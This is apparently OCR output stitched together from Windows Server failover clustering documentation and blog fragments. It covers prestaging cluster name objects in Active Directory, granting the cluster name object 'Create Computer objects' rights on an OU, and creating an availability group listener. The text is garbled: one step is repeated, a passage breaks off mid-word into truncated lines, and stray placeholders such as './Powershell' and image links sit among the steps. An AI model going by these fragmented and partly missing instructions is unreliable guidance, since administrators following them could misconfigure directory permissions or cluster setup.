
> ⓘ Note
>
> Membership in the **Domain Admins** group, or equivalent, is the minimum required to complete the steps for this option.

- Option 2: Prestage a VCO for a clustered role. Use this option if it is necessary to prestage accounts for clustered roles because of requirements in your organization. For example, you may want to control the naming convention, or control which clustered roles are created.


> ⓘ Note
>
> Membership in the **Account Operators** group is the minimum required to complete the steps for this option.

Grant the CNO permissions to the OU

1. In Active Directory Users and Computers, on the **View** menu, make sure that **Advanced Features** is selected.
2. Right-click the OU where you created the CNO in Step 1: Prestage the CNO in AD DS, and then select **Properties**.
3. On the **Security** tab, select **Advanced**.
4. In the **Advanced Security Settings** dialog box, select **Add**.
5. Next to **Principal**, select **Select a principal**.
6. In the **Select User, Computer, Service Account, or Groups** dialog box, select **Object Types**, select the **Computers** check box, and then select **OK**.
7. Under **Enter the object names to select**, enter the name of the CNO, select **Check Names**, and then select **OK**. In response to the warning message that says that you are about to add a disabled object, select **OK**.
8. In the **Permission Entry** dialog box, make sure that the **Type** list is set to **Allow**, and the **Applies to** list is set to **This object and all descendant objects**.
9. Under **Permissions**, select the **Create Computer objects** check box.



9. Under **Permissions**, select the **Create Computer objects** check box.



Before you walk through thi
like to place my Hyper-V noc
Directory. I then typically gr
you don't complete this step
as well as issues with

Step 5:
Customize the pe
objects. Others de

- Full Control permissions in the Cluster container (include this object all de
- Prestage Computer Object for the Cluster Name
  - Full control and permission on the cluster container
- Prestage Computer Object for the Cluster Aware Updating Server
  - Full control and permission on the cluster container

The official automatic creation way

1. Give the CNO Create computer objects, list properties, read properties, write properties over the OU it resides in

./Powershell

Or you can allow the cluster to create the listener itself:


- Give the CNO: create computer objects, list properties, read properties, write properties over the OU it resides in
- Create the listener through SSMS/TSQL/Powershell


Delegation of Control Wizard

